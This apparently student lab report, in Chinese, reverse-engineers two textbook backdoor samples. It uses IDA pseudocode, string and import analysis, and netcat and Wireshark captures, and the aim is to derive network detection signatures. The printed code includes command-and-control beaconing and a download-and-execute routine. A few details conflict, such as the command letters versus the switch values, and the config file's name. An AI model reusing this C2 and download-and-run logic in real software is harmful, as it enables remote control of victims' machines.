此函数的目的是通过互联网打开指定的 URL。它首先创建一个特定的用户代理字符串，然后使用该字符串初始化网络连接。用于联系远程服务器以获取指令、上传数据或下载额外的恶意代码。同时能注意到它滥用 HTTP 的 User-Agent 字段，用于传递数据。

这里再补充一下对 sub_40180 函数的简单分析：

```

IDA View-A  Pseudocode-A  Hex View-1  Structures
1 HINTERNET __cdecl sub_40180(LPCSTR lpzUrl)
2 {
3     HINTERNET v1; // eax@1
4     void *u2; // ebp@1
5     HINTERNET result; // eax@1
6     void *u4; // ebx@1
7     void *u5; // esi@2
8     DWORD dwNumberOfBytesRead; // [sp+8h] [bp-4h]@2
9
10    v1 = InternetOpenA(szAgent, 0, 0, 0, 0);
11    u2 = v1;
12    result = InternetOpenUrlA(v1, lpzUrl, 0, 0, 0x80000000, 0);
13    u4 = result;
14    if ( result )
15    {
16        u5 = operator new(0x100u);
17        memset(u5, 0, 0x100u);
18        dwNumberOfBytesRead = 0;
19        InternetReadFile(u4, u5, 0xFFu, &dwNumberOfBytesRead);
20        InternetCloseHandle(u4);
21        InternetCloseHandle(u2);
22        result = u5;
23    }
24    return result;
25 }

```

图 3.27: sub_40180 函数

1. 网络会话初始化：

- 调用函数：InternetOpenA
- 功能：初始化一个互联网会话，用于后续的网络操作。
- 关键参数：
 - szAgent：用户代理字符串（如”Mozilla/4.0”）。
 - 其他参数可以控制访问模式，如直接访问或通过代理。

2. 打开指定 URL:

- 调用函数：InternetOpenUrlA
- 功能：通过指定的 URL 打开一个互联网连接。
- 关键参数：
 - lpszUrl：目标 URL（如 http://example.com/malicious）。
 - hInternet：由 InternetOpenA 返回的会话句柄。

3. 读取网络数据:

- 内存分配：成功打开 URL 后，分配内存并初始化为零。
- 读取数据：调用 InternetReadFile 从 URL 中读取数据。参数包括打开的句柄和分配的缓冲区指针。读取的数据会存储到内存缓冲区中。

接下来我们总结一下整个恶意程序创建的管道通信模型可以简化为：




图 3.28: 管道通信模型

对整个恶意程序的功能进行总结：

- 加载字符串资源
- 创建管道进程间进行通信
- 创建新进程执行 cmd.exe
- 创建线程进行数据加密，然后发送网络数据请求
- 创建新线程发送另一网络数据请求，并且将请求的资源进行缓存

3.2.3 实验问题回答

1. 恶意代码编写时直接使用 IP 地址的好处和坏处各是什么？

攻击者可能会发现静态 IP 地址比域名更难管理。使用 DNS 允许攻击者将他的系统部署到任意一台计算机上，仅仅改变 DNS 地址就可以动态地重定向他的僵尸主机。对于这两种类型的基础设施，防御者有不同选项来部署防御系统。但是由于同样的原因，IP 地址比域名更难处理。这个事实会让攻击者选择静态 IP 地址，而不是域名。

2. 恶意代码使用了哪些网络库？使用这些库的好处和坏处是什么？

使用了 WinNet 库。优点是 Winsock API 相比，操作系统可以提供较多的网络字段元素；缺点就是该库的网络函数调用需要提供一个硬编码的 UserAgent 字段。

3. 恶意代码信令中 URL 的信息源是什么？这个信息源提供了哪些优势？

PE 文件中的字符串资源节包含一个用于命令和控制的 URL。在不重新编译恶意代码的情况下，可以让攻击者使用资源节来部署多个后门程序到多个命令与控制服务器位置。

4. 恶意代码利用了 HTTP 协议的哪个方面，来完成它的目的？

利用 UserAgent 字段来发送信息，并且该信息被加密；通过两个管道通信来实现远程控制和任意命令执行。

5. 在恶意代码的初始信令中传输的是哪种信息？

打开 cmd 返回的信息，但是被加密。

6. 这个恶意代码通信信道的设计存在什么缺点？

尽管攻击者对传出信息进行编码，但他并不对传入命令进行编码。此外，由于服务器必须通过 User-Agent 域的静态元素，来区分通信信道的两端，所以服务器的依赖关系十分明显，可以将它作为特征生成的目标元素。

7. 恶意代码的编码方案是标准的吗？

自定义的 base64 编码。

8. 通信是如何被终止的？

使用关键字 exit 来终止通信，退出时恶意代码会试图删除自己


9. 这个恶意代码的目的是什么？在攻击者的工具中，它可能会起什么作用？

简单的后门程序。它的唯一目的是给远端的攻击者提供一个 shell 命令接口，而通过查看出站 shell 命令活动的常见网络特征不能监测到它。基于它尝试删除自己这个事实，我们推断这个特殊的恶意代码可能是攻击者工具包中的一个一次性组件。

3.3 Lab14-3

3.3.1 静态分析

首先使用 PEiD 分析导入表：



DllName	OriginalFirstThunk	TimeDateStamp	ForwarderChain	Name	FirstThunk
KERNEL32.dll	00007528	00000000	00000000	0000764A	00007000
WININET.dll	000075E0	00000000	00000000	000076A6	000070B8
urlmon.dll	000075F4	00000000	00000000	000076CC	000070CC

Thunk RVA	Thunk Offset	Thunk Value	Hint/Ordinal	API Name
000070B8	000070B8	00007696	006F	InternetOpenA
000070BC	000070BC	00007682	0071	InternetOpenUrlA
000070C0	000070C0	0000766C	0056	InternetCloseHandle
000070C4	000070C4	00007658	0077	InternetReadFile

图 3.29: 导入表 1

能看到具有着 Internet 开头的 OpenUrl, ReadFile 等一系列函数。用于打开网络 URL 等行为。




图 3.30: 导入表 2

能看到具有 URLDownloadToCacheFileA 用于下载文件到本地。然后我们来使用 strings 分析：




图 3.31: string1

- User-Agent 字段：模拟合法浏览器访问，伪装网络请求。
- 网络主机信息：提供目标地区（en-US）和架构（x86）信息，帮助定位目标系统。
- autobat.exe：自动化批处理执行程序，用于任务调度、文件清理或载荷执行。
- start.htm：本书网址调试网页，可能是恶意代码分析时的占位符




图 3.32: string2

我们看到上述能够看到 base64 编码的字符串，又使用了 Base64 加密。

3.3.2 综合分析

还是像上个实验一样，我们启动 wireshark 进行监控，我么能看到如下内容：




图 3.33: wireshark 监控

首先进行动态分析，同样地配置 ApateDNS，然后使用 Netcat 命令 nc -l -p 80 监听：




图 3.34: netcat 捕获结果

可以看到大体上来说是十分普通的，唯一一点值得注意的就是对于 User-Agent:User-Agent，我推测这里是这个重复信令的字符串可能会是因为恶意代码吗编写者忽略了 InternetOpenA 会包括头部的标题。因此该特征可以用来作为一个有效的特征。

接下来我们还是结合 IDA 进行分析，其中重点分析的函数包括下面几个，解析了他们的作用后就能够对恶意代码的行为和特征有一个更明确的认知了：




图 3.35: 函数概述

1. sub_401000




图 3.36: sub_401000 函数

- 字符串内容验证:

检查输入字符串 a1 是否包含特定模式 (“>noiprt”)

- 字符串查找:

使用 strrchr 和 strstr 查找字符串中的特定子串。

- 字符串复制:


如果满足条件，将目标子串复制到 a3。

- 返回值:

成功: result = 1 失败: result = 0

综上所述，在给定字符串中搜索 <noscript> 标签中的命令。这种功能可能用于从复杂的数据结构中提取命令或配置信息，或者从混淆的数据中恢复关键信息。并构造 URL。

2. sub_401147



```
1 int __cdecl sub_401147(int a1, char *a2)
2 {
3     int result; // eax@2
4     int v3; // ST08_4@5
5     char v4; // [sp+8h] [bp-Ch]@5
6     char v5; // [sp+9h] [bp-Bh]@5
7     char v6; // [sp+Ah] [bp-Ah]@1
8     int v7; // [sp+Ch] [bp-8h]@3
9     char *v8; // [sp+10h] [bp-4h]@3
10
11     v6 = 0;
12     if ( (signed int)strlen(a2) % 2 )
13     {
14         result = 0;
15     }
16     else
17     {
18         v8 = a2;
19         v7 = 0;
20         while ( strlen(v8) )
21         {
22             v4 = *v8;
23             v5 = v8[1];
24             v3 = atoi(&v4);
25             *(_BYTE *)(v7 + a1) = byte_4070D8[v3];
26             v8 += 2;
27             ++v7;
28         }
29         *(_BYTE *)(v7 + a1) = 0;
30         result = 1;
31     }
32     return result;
33 }
```

图 3.37: sub_401147 函数

- 字符串长度检查

- 检查 a2 指向的字符串长度是否为偶数。
- 如果长度为奇数，直接返回 0，表示字符串不符合预期。这种检查确保每两个字符能被正确处理。

- 字符串处理与转换

遍历字符串 a2，即每次取两个字符，并将其转换为整数。使用 atoi 或类似的函数实现字符到整数的转换。

- 查找表转换

- 使用转换得到的整数作为索引，从 byte_4070D8 查找表中获取值。这个查找表就是 Base64 编码表。因此就是在进行 Base64 编码的混淆。
- 将查找表中的值复制到 a1 指向的位置。

3. sub_4011F3

```

16  v11 = word_408034;
17  memset(&Buffer, 0, 0x200u);
18  sprintf(&szAgent, aUserAgentMozilla);
19  sprintf(&szHeaders, aAcceptAcceptLa);
20  hInternet = InternetOpen(&szAgent, 0, 0, 0, 0);
21  dwFlags = 256;
22  hFile = InternetOpenUrlA(hInternet, lpszUrl, &szHeaders, 0xFFFFFFFF, 0x100u,
23  if ( hFile )
24  {
25      v12 = 0;
26      do
27      {
28          if ( !InternetReadFile(hFile, &Buffer, 0x800u, &dwNumberOfBytesRead) ) !
29              break;
30          for ( i = strstr(&Buffer, aNo); i = strstr(i + 1, aNo_0) )
31          {
32              if ( sub_401000(i, (char *)lpszUrl, a2) )
33              {
34                  v12 = 1;
35                  break;
36              }
37              v10 = i + 1;
38          }
39      } while ( !v12 );
40      InternetCloseHandle(hInternet);
41      InternetCloseHandle(hFile);
42      result = v12;
43  }
44  else
45  {
46      InternetCloseHandle(hInternet);
47      result = 0;
48  }
49  return result;
50

```

图 3.38: sub_4011F3

• 网络连接初始化

使用 InternetOpenA 和 InternetOpenUrlA 初始化互联网会话，设置用户代理和头部信息，连接指定的 URL。

• 数据读取

使用 InternetReadFile 读取目标 URL 的内容，并存储在缓冲区中。

• 数据搜索与处理

在读取的数据中搜索特定字符串 <noscript>，每找到一个匹配项，就调用 sub_401000 函数进行处理，提取和解析其中的命令。

• 资源清理与结果返回

关闭所有网络句柄。如果 sub_401000 成功处理至少一个匹配项，返回 1，否则返回 0。

4. sub_401372

```

1  int __cdecl sub_401372(char *a1)
2  {
3      int result; // eax@2
4      HANDLE hFile; // [sp+0h] [bp-214h]@1
5      DWORD NumberOfBytesWritten; // [sp+4h] [bp-210h]@1
6      int v4; // [sp+8h] [bp-20Ch]@1
7      int v5; // [sp+Ch] [bp-208h]@1
8      DWORD NumberOfBytesToWrite; // [sp+10h] [bp-204h]@1
9      char Buffer; // [sp+14h] [bp-200h]@1
10
11     NumberOfBytesWritten = 0;
12     v5 = 0;
13     v4 = 0;
14     strcpy(&Buffer, a1);
15     NumberOfBytesToWrite = strlen(&Buffer);
16     hFile = CreateFileA(fileName, 0x40000000u, 0, 0, 2u, 0x80u, 0);
17     if ( hFile == (HANDLE)-1 )
18     {
19         result = v4;
20     }
21     else
22     {
23         v5 = WriteFile(hFile, &Buffer, NumberOfBytesToWrite, &NumberOfBytesWritten, 0);
24         if ( v5 )
25         {
26             if ( NumberOfBytesWritten == NumberOfBytesToWrite )
27                 v4 = 1;
28             CloseHandle(hFile);
29             result = v4;
30         }
31     }
32     return result;
33 }

```

图 3.39: sub_401372

我们看到该函数的内容比较简单：

- 文件写入准备：

- 将参数 a1 指向的字符串复制到局部变量 Buffer，并计算其长度。
 - 使用 CreateFileA 函数创建（或打开一个文件。打开的文件名为 C:\autobatt.exe。
- 写入操作：
 - 如果文件创建成功，使用 WriteFile 将 Buffer 中的数据写入文件。

此函数的主要目的是将字符串数据写入文件 C:\autobatt.exe。它首先创建（或打开）一个文件，然后将字符串数据写入其中。这样的功能存储从网络接收的指令。文件写入操作的成功与否决定了函数的返回值，这可能用于确定后续操作的流程。

5. sub_401457





图 3.40: sub_401457 函数

- 文件读取准备
 - 使用 CreateFileA 打开指定文件（如 autobatt.exe）。
- 文件读取操作
 - 如果文件成功打开，调用 ReadFile 将文件内容读入缓冲区。检查读取的字节数，确保它们在预期范围内。
- 错误处理与递归调用
 - 如果文件打开失败，调用 sub_401372，尝试重新从 URL 下载该文件。
 - 递归调用自身，再次尝试读取文件内容，确保文件数据的获取。
 - 如果文件读取失败或读取的字节数异常，函数返回 0。

6. sub_401565



```

1 char __cdecl sub_401565(char *a1)
2 {
3     struct _STARTUPINFO StartupInfo; // [sp+0h] [bp-458h]0h
4     HRESULT v3; // [sp+40h] [bp-410h]02
5     CHAR ApplicationName; // [sp+80h] [bp-410h]02
6     CHAR v5; // [sp+248h] [bp-210h]01
7     struct _PROCESS_INFORMATION ProcessInformation; // [sp+4A8h] [bp-10h]0h
8
9     if ( sub_401147((int)&v5, a1) )
10    {
11        v3 = URLDownloadToCacheFileA(0, &v5, &ApplicationName, 0x200u, 0, 0);
12        if ( v3 )
13            return 0;
14        memset(&StartupInfo, 0, 0x44u);
15        StartupInfo.cb = 68;
16        memset(&ProcessInformation, 0, 0x10u);
17        CreateProcessA(&ApplicationName, 0, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation);
18    }
19    return 0;
20 }

```

图 3.41: sub_401565

• 预处理和下载操作：


- 使用 sub_401147 函数处理 a1 指向的字符串，并存储结果在局部变量 v5。实际上做的就是从保存的文件中提取到之前的远程服务器的命令参数，进行解析。
- 使用 URLDownloadToCacheFileA 尝试从 v5 指定的 URL 下载文件到 ApplicationName 指向的位置。即从解码的 URL 下载文件。

• 子进程创建：

- 如果下载成功，初始化 StartupInfo 和 ProcessInformation 结构体。
- 调用 CreateProcessA 创建一个新进程，使用下载的文件 ApplicationName。

此函数的目的是下载一个指定的文件，并尝试执行它。这种行为表明该函数可能用于动态地下载并执行新的代码或更新，用于远程控制、更新恶意软件或执行额外的恶意操作。

7. sub_401613



```


1 void __cdecl sub_401613(char *a1)
2 {
3     int v1; // ecx@0
4     int v2; // [sp+0h] [bp-4h]@1
5
6     v2 = v1;
7     if ( sscanf(a1, aLu, &v2) )
8         Sleep(1000 * v2);
9     else
10        Sleep(0x4E20u);
11 }

```

图 3.42: sub_401613

我们看到该函数比较简单，就是解析 Buffer 中的命令参数，然后休眠以秒为单位的相同时间。病毒以此行为来控制不同下载命令之间的间隙，避免被检测和发现。也是为了平衡网络流量。

8. sub_401684



```


1 int __cdecl sub_401684(char *a1, int a2)
2 {
3     char *u2; // ST0C_4@1
4     char *u4; // [sp+8h] [bp-Ch]@1
5     char u5[2]; // [sp+Ch] [bp-8h]@1
6     int v6; // [sp+10h] [bp-4h]@1
7
8     v6 = 0;
9     strcpy(u5, "/");
10    u2 = strtok(a1, u5);
11    u4 = strtok(0, u5);
12    switch ( *u2 )
13    {
14    case 108:
15        sub_401565(u4);
16        break;
17    case 110:
18        v6 = 1;
19        break;
20    case 115:
21        sub_401613(u4);
22        break;
23    case 114:
24        sub_401651(u4);
25        *(_DWORD *)a2 = 1;
26        break;
27    default:
28        return v6;
29    }
30    return v6;
31 }
    
```

图 3.43: sub_401684

- 它会根据解析远程服务器 script 的命令的第一字符通过一个 switch case 执行不同的操作。
- 如果是 d: 那么就是调用 sub_401565, 进行下载。即 DownLoad。
- 如果是 n: 就退出。证明无需做什么, 即 none。
- 如果是 r: 那么就是调用 sub_401651, 进行重定向。即 Redirect。
- 如果是 s: 那么就是调用 sub_401613, 进行冬眠。即 Sleep

因此整体来说作用来说就是根据解码后的命令来执行不同的对应操作。由此实现控制。

9. WinMain



```

1 int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
2 {
3     CHAR szUrl1; // [sp+0h] [bp-40h]@1
4     int v6; // [sp+20h] [bp-20h]@1
5     char u7; // [sp+20h] [bp-20h]@1
6     int v8; // [sp+40h] [bp-4h]@1
7
8     v8 = 0;
9     v6 = 1;
10    do
11    {
12        if ( v6 )
13        {
14            memset(&szUrl1, 0, 0x200u);
15            v8 = sub_401457(&szUrl1, 512) == 0;
16        }
17        if ( !v8 && sub_4011F3(&szUrl1, &u7) )
18            v8 = sub_401684(&u7, (int)&v6);
19        Sleep(0x4200u);
20    } while ( !v8 );
21    return 0;
22 }
    
```

图 3.44: WinMain

- 配置文件处理:
 - WinMain 函数通过调用 sub_401457 检查本地配置文件的存在与否。
 - 如果本地配置文件不存在, sub_401457 尝试从一个预定义的网络位置下载配置文件。
- 网络数据获取与命令解析:
 - 使用 sub_4011F3 从网络响应中提取命令, 该函数特别关注” <noscript>” 标签的内容。

- **命令的执行逻辑:**

- 根据提取命令的首字符, sub_401684 决定相应的动作。
- 动作可能包括下载并执行新文件、程序休眠、修改配置文件或程序退出。

- **周期性任务执行:**

- 程序在一个循环中执行上述步骤, 除非接收到退出命令。
- 每次迭代后, 程序休眠 (这里是 20 秒), 然后重启循环。

WinMain 函数作为程序的主入口点, 负责定期检查并执行从网络获取的命令。它通过一系列的函数调用来处理配置文件的更新、命令的提取和执行。这种设计使得程序能够动态地接收和响应外部指令, 表现出高度的灵活性和适应性。周期性的命令检查和执行机制是实现远程控制和更新的常见方式。

综上分析, 我们简单做一个总结:

1. **命令获取机制:**

- 恶意软件通过定期更新配置文件, 从特定网页中获取指令。
- 指令被隐藏在网页的 <noscript> 标签内, 以此躲避静态检测 and 传统分析工具。

2. **多功能操作执行**

- 下载新的恶意组件或更新配置文件。
- 进入休眠状态, 躲避监测与分析。
- 执行清理或终止自身运行, 减少痕迹。

3. **动态响应和隐蔽性**

- 设计灵活, 能够动态响应远程攻击者的需求, 调整行为模式。
- 使用合法的网络请求与用户代理字段, 模拟正常网络活动, 提升隐蔽性。

4. **隐蔽策略与检测挑战**

- 采用非标准编码 (如 Base64 混淆) 和隐藏命令, 增加逆向分析与检测的难度。
- 数据传输与任务执行均被巧妙隐藏, 使传统网络监控难以察觉。

该恶意代码通过网页中隐藏命令的机制, 实现了动态更新与即时响应攻击者指令的功能。其高度隐蔽性和适应性使其能够绕过传统防御, 执行多样化的恶意操作。

3.3.3 实验问题回答

1. **在初始信令中硬编码元素是什么? 什么元素能够用于创建一个好的网络特征?**

硬编码的头部包括 Accept、Accept-Language、UA-CPU、Accept-Encoding 和 UserAgent。但是它犯了错误, 多添加了一个额外的 User-Agent, 在实际的 User-Agent 中, 会导致重复字符串: User-Agent: User-Agent: Mozilla。针对完整的 User-Agent 头部 (包括重复字符串), 可以构造一个有效的检测特征。

2. 初始信令中的什么元素可能不利于可持久使用的网络特征？

只有在配置文件不可用时，域名和 URL 路径才会被硬编码。虽然硬编码的 URL 可以作为检测特征，但结合硬编码组件和动态 URL 进行检测效果更佳。由于动态 URL 存储在配置文件中并随命令变化，因此其临时性更强。

3. 恶意代码是如何获得命令的？本章中的什么例子用了类似的方法？这种技术的优点是什么？

恶意代码通过 Web 页面中的 `<noscript>` 标签获取特定命令，这与本章提到的注释域技术类似。通过这种方式，恶意代码能够与合法网页通信并接收指令，使防御者更难以区分正常流量和恶意流量。

4. 当恶意代码接收到输入时，在输入上执行什么检查可以决定它是否是一个有用的命令？攻击者如何隐藏恶意代码正在寻找的命令列表？

要将内容解析为命令，必须包含带完整 URL（包括 `http://`）的 `<noscript>` 标签。该 URL 的域名与原始网页请求的域名相同，且路径需以“96”结尾。域名与“96”之间的部分构成了命令和参数（如 `/command/1213141516` 形式）。命令的首字母必须与指定的操作相匹配，参数在适当情况下会被解析为有意义的指令。

恶意软件的设计者设定了一系列特定字符串来探测功能。在寻找 `<noscript>` 标签时，软件先搜索“`<no`”，然后通过独特的字符匹配方法确认标签的存在。此外，它重复利用域名的缓存区核查命令内容，并通过三字符匹配搜索字符串“96”，唯一进行单字符搜索的是“/”。

